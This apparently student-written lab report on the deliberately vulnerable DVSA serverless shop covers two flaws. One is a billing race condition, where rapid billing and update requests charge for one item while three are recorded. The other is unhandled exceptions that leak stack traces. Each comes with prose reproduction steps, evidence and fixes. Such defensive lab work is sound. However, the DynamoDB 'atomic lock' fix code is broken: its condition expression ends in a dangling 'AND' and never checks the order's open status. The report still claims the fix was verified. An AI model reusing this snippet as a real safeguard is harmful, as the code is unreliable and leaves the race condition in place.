
Reproduction Steps

The attack begins by creating an order and setting the quantity of an item to a small value (e.g., 1 item). This ensures that the billing request will calculate a lower total amount.

Next, a billing request is sent using valid payment details. Immediately after sending the billing request, an update request is issued to increase the quantity of the same item (e.g., from 1 to 3).

Both requests are sent in rapid succession to exploit the lack of synchronization in the backend.

Because the system does not enforce ordering or consistency checks, the billing request processes the original quantity, while the update request modifies the order before finalization.




Evidence and Proof

The vulnerability is confirmed by the mismatch between the billed amount and the final order contents.

The billing response indicated a successful transaction with an amount of \$33, which corresponds to a single item. However, the final receipt displayed a quantity of three items while the total price remained \$33.

This proves that the system charged based on outdated order data while storing the updated order state.



The image shows two overlapping windows. The top window is a code editor with a dark background, displaying a JSON object on lines 2 through 5. The bottom window is a receipt or order summary with a dark background, showing details for an order with token '6vGE6BwKsNmK'.

```
1  {
2    "status": "ok",
3    "amount": 33,
4    "token": "6vGE6BwKsNmK",
5    "missing": {}
6  }
```

Order: 6vGE6BwKsNmK,
To:
 {},
 {}
Items: 33 Pac-Man (3)
Total: \$33

Fix Strategy / Probable Mitigation

The appropriate fix for this vulnerability is to enforce proper synchronization between billing and update operations.

The application should ensure that once the billing process begins, the order cannot be modified until the transaction is completed. This can be achieved by introducing an order status such as “processing” and rejecting any update requests during this state.

Additionally, the system should re-validate the order contents immediately before completing the billing operation to ensure consistency. Using transactional or atomic operations can further guarantee that billing and order updates are processed as a single consistent unit.

Code / Config Changes

To fix the vulnerability, the order processing logic in the backend Lambda functions should be updated to enforce strict state validation.

Before the fix, the system allowed update requests to modify the order even while billing was being processed. After the fix, the logic ensures that update requests are rejected if the order is in a billing or completed state.

The main logic change includes:

Adding an order status field (e.g., “processing”)

Blocking updates during billing

Re-validating order data before charging

```
# ✅ STEP 1: ATOMIC LOCK (open → processing)
try:
    table.update_item(
        Key=key,
        UpdateExpression="SET orderStatus = :processing",
        ConditionExpression="attribute_exists(orderId) AND attribute_exists(userId) AND",
        ExpressionAttributeValues={
            ":processing": 200,
            ":open": 100
        }
    )
except ClientError as e:
    if e.response["Error"]["Code"] == "ConditionalCheckFailedException":
        return {"status": "err", "msg": "order already made or currently processing"}
    raise

# ✅ STEP 2: FETCH ORDER AFTER LOCK
```

Verification After Fix

After applying the fix, the same attack steps were repeated.

A billing request was sent for a smaller quantity, followed immediately by an update request attempting to increase the quantity.

The system either rejected the update request or processed it only after billing was completed. The final receipt correctly matched the billed amount.

This confirms that the race condition vulnerability was successfully mitigated.

Structured Operation and Security Analysis

1) Intended Logic and Security Rule(s)

Under normal conditions, the system should process billing and order updates in a controlled sequence. Once billing begins, the order state should remain unchanged until the transaction is complete.

The main security rules are:

The system must prevent updates during billing

The system must ensure consistency between billed amount and final order

The system must process related operations atomically

2) Evidence Sources and Behavior Trace

The analysis was based on API request and response outputs, frontend receipt data, and controlled request timing.

The behavior comparison is as follows:

Normal Behavior:

The user updates the order, then completes billing, and the final receipt matches the billed amount.

Exploit Behavior:

The attacker sends a billing request followed immediately by an update request. The system charges based on the original quantity but stores the updated quantity.

Post-Fix Behavior:

The system prevents updates during billing, and the final receipt always matches the billed amount.

3) Deviation Analysis and Classification

The exploit behavior represents a deviation from the intended logic because the system allows concurrent modification of the order during billing. This violates the requirement for consistency between billing and order state.

This case is classified as:

Intentional misuse / security-relevant abuse

4) Explainable Fix and Post-Fix Validation

The incorrect assumption in the system was that billing and update requests would not interfere with each other. The fix ensures that order state remains stable during billing by enforcing synchronization and validation.

After the fix, the system correctly maintains consistency, and the vulnerability can no longer be exploited.

Summary Tables

Table 1				
Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Logic Vulnerability (Race Condition / TOCTOU)	Billing must reflect final order state; updates must not occur during billing	API requests, responses, receipt, request timing	Order quantity matches billed total	System charged for 1 item while receipt shows 3 items

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Logic Vulnerability (Race Condition)	System allows order modification during billing leading to inconsistent state	Intentional misuse / security-relevant abuse	Backend Lambda (billing + update logic using conditional expressions and state locking)	Update requests rejected during billing; receipt matches billed amount	N/A

Takeaway / Lessons Learned

This lesson highlights the importance of proper request sequencing and state management in application design. Even when authentication and input validation are correctly implemented, logical flaws can still lead to serious vulnerabilities. Race conditions can allow attackers to manipulate system behavior without breaking traditional security controls. Ensuring atomic operations, enforcing strict state transitions, and validating data at critical points are essential to maintaining application integrity and preventing abuse.

ICS344-03 Project

Saad W.(202337730) and Mohamed K.(202338790)

<http://dvsa-website-project-238043187633-us-east-1.s3-website.us-east-1.amazonaws.com/cart>

US-EAST-1

15-4-2026

Lesson 10: Unhandled Exceptions

Goal and Vulnerability Summary

This lesson demonstrates an information disclosure vulnerability caused by improper error handling in the DVSA application. The issue occurs when backend Lambda functions return raw error responses directly to the client without sanitization.

When malformed or incomplete requests are sent, the system exposes internal details such as stack traces, file paths, function names, and line numbers. This allows an attacker to gain insight into the backend implementation and system architecture.

The vulnerability exists because the application does not properly handle exceptions and instead forwards internal error messages directly to the user.

Why This Works / Root Cause

The vulnerability occurs due to the absence of proper exception handling in the backend Lambda functions. Instead of catching errors and returning safe responses, the application returns the raw exception output.

As a result:

- Internal file paths are exposed
- Stack traces are visible
- Backend logic is revealed
- Debugging information is leaked

This creates an information disclosure vulnerability that can assist attackers in understanding and exploiting the system.

Environment and Setup

The vulnerability was tested on a deployed DVSA instance hosted in AWS. The frontend is served through an S3 static website, while backend requests are handled via API Gateway and AWS Lambda functions.

The main endpoint used for testing was the `/order` API.

The tools used in this demonstration included:

Postman (to send malformed requests)
Browser DevTools (to observe requests and responses)
AWS CloudWatch (to verify backend errors)

Reproduction Steps

The vulnerability can be reproduced by sending a malformed request that omits required parameters.

A request was sent with the `shipping` action but without providing the required `orderId` field. This caused the backend Lambda function to throw an exception when attempting to access a missing key in the request object.

Because the application does not handle exceptions properly, the raw error response was returned to the client.

```
1  {
2    "errorMessage": "'orderId'",
3    "errorType": "KeyError",
4    "stackTrace": [
5      "  File \"/var/task/order_shipping.py\", line 18, in lambda_handler\n    orderId = event\n      [\"orderId\"]\n"
6    ]
7  }
```

Evidence and Proof

The response returned by the system clearly demonstrates the vulnerability.

The API response included:

- `errorType: KeyError`
- `errorMessage: "orderId"`
- A full stack trace
- Internal file path `/var/task/order_shipping.py`
- Line number and code snippet causing the error

This confirms that the system exposes internal implementation details directly to the user.

Such information can be used by attackers to understand backend logic and identify potential weaknesses in the system.

Fix Strategy / Probable Mitigation

The vulnerability can be mitigated by implementing proper exception handling and sanitizing all error responses.

Instead of returning raw exceptions, the application should:

- Wrap logic in try-except blocks
- Log detailed errors internally (e.g., CloudWatch)
- Return generic error messages to the client

For example, instead of returning stack traces, the system should respond with:

“An error occurred while processing the request”

This prevents exposure of sensitive internal details.

Code / Config Changes

The fix involves modifying the Lambda functions to handle exceptions properly.

Before the fix, the application directly returned error responses from backend functions. After the fix, all logic is wrapped in exception handling blocks.

The updated implementation ensures that:

- Internal errors are logged securely
- Users receive sanitized responses
- Stack traces and file paths are not exposed

```
except Exception as e:
    print(e)
    return {"status": "err", "msg": "something went wrong oops"}
```


Verification After Fix

After applying the fix, the same malformed request was sent again.

This time:

- The system returned a generic error message
- No stack trace or internal file paths were exposed
- Detailed errors were only visible in CloudWatch logs

This confirms that the vulnerability was successfully mitigated.



Structured Operation and Security Analysis

1) Intended Logic and Security Rule(s)

The system should handle errors securely without exposing internal details to users.

The main rules are:

Errors must not reveal internal implementation details

Stack traces must not be exposed

Sensitive debugging information must remain internal

2) Evidence Sources and Behavior Trace

Normal Behavior:

The system processes valid requests and returns clean responses without exposing internal details.

Exploit Behavior:

Malformed requests trigger exceptions that reveal stack traces, file paths, and backend logic.

Post-Fix Behavior:

The system returns generic error messages while logging detailed errors internally.

3) Deviation Analysis and Classification

The exploit behavior represents a deviation from secure design principles because the system exposes sensitive internal information that should remain hidden.

This vulnerability is classified as:

Unintentional information disclosure due to improper error handling

4) Explainable Fix and Post-Fix Validation

The issue was caused by missing exception handling. The fix introduces proper error handling and response sanitization, ensuring that sensitive information is not exposed.

After applying the fix, all error responses are sanitized, and the vulnerability is no longer exploitable.

Summary Tables

Table 1

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Unhandled Exceptions (Information Disclosure)	Errors must not expose internal details or stack traces	API error response, stack trace, file path <code>/var/task/order_shipping.py</code>	Clean response without internal details	KeyError returned with stack trace, file path, and code line exposed

Table 2

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Unhandled Exceptions	System returns raw backend errors revealing sensitive information	Unintentional information disclosure	Backend Lambda error handling (try-except and response sanitization)	Only generic error messages returned	N/A

Takeaway / Lessons Learned

This lesson highlights the importance of proper error handling in secure application design. Even when application logic is correct, exposing internal errors can provide attackers with valuable information about the system. Implementing structured exception handling and sanitizing responses is essential to prevent information leakage and maintain system security.

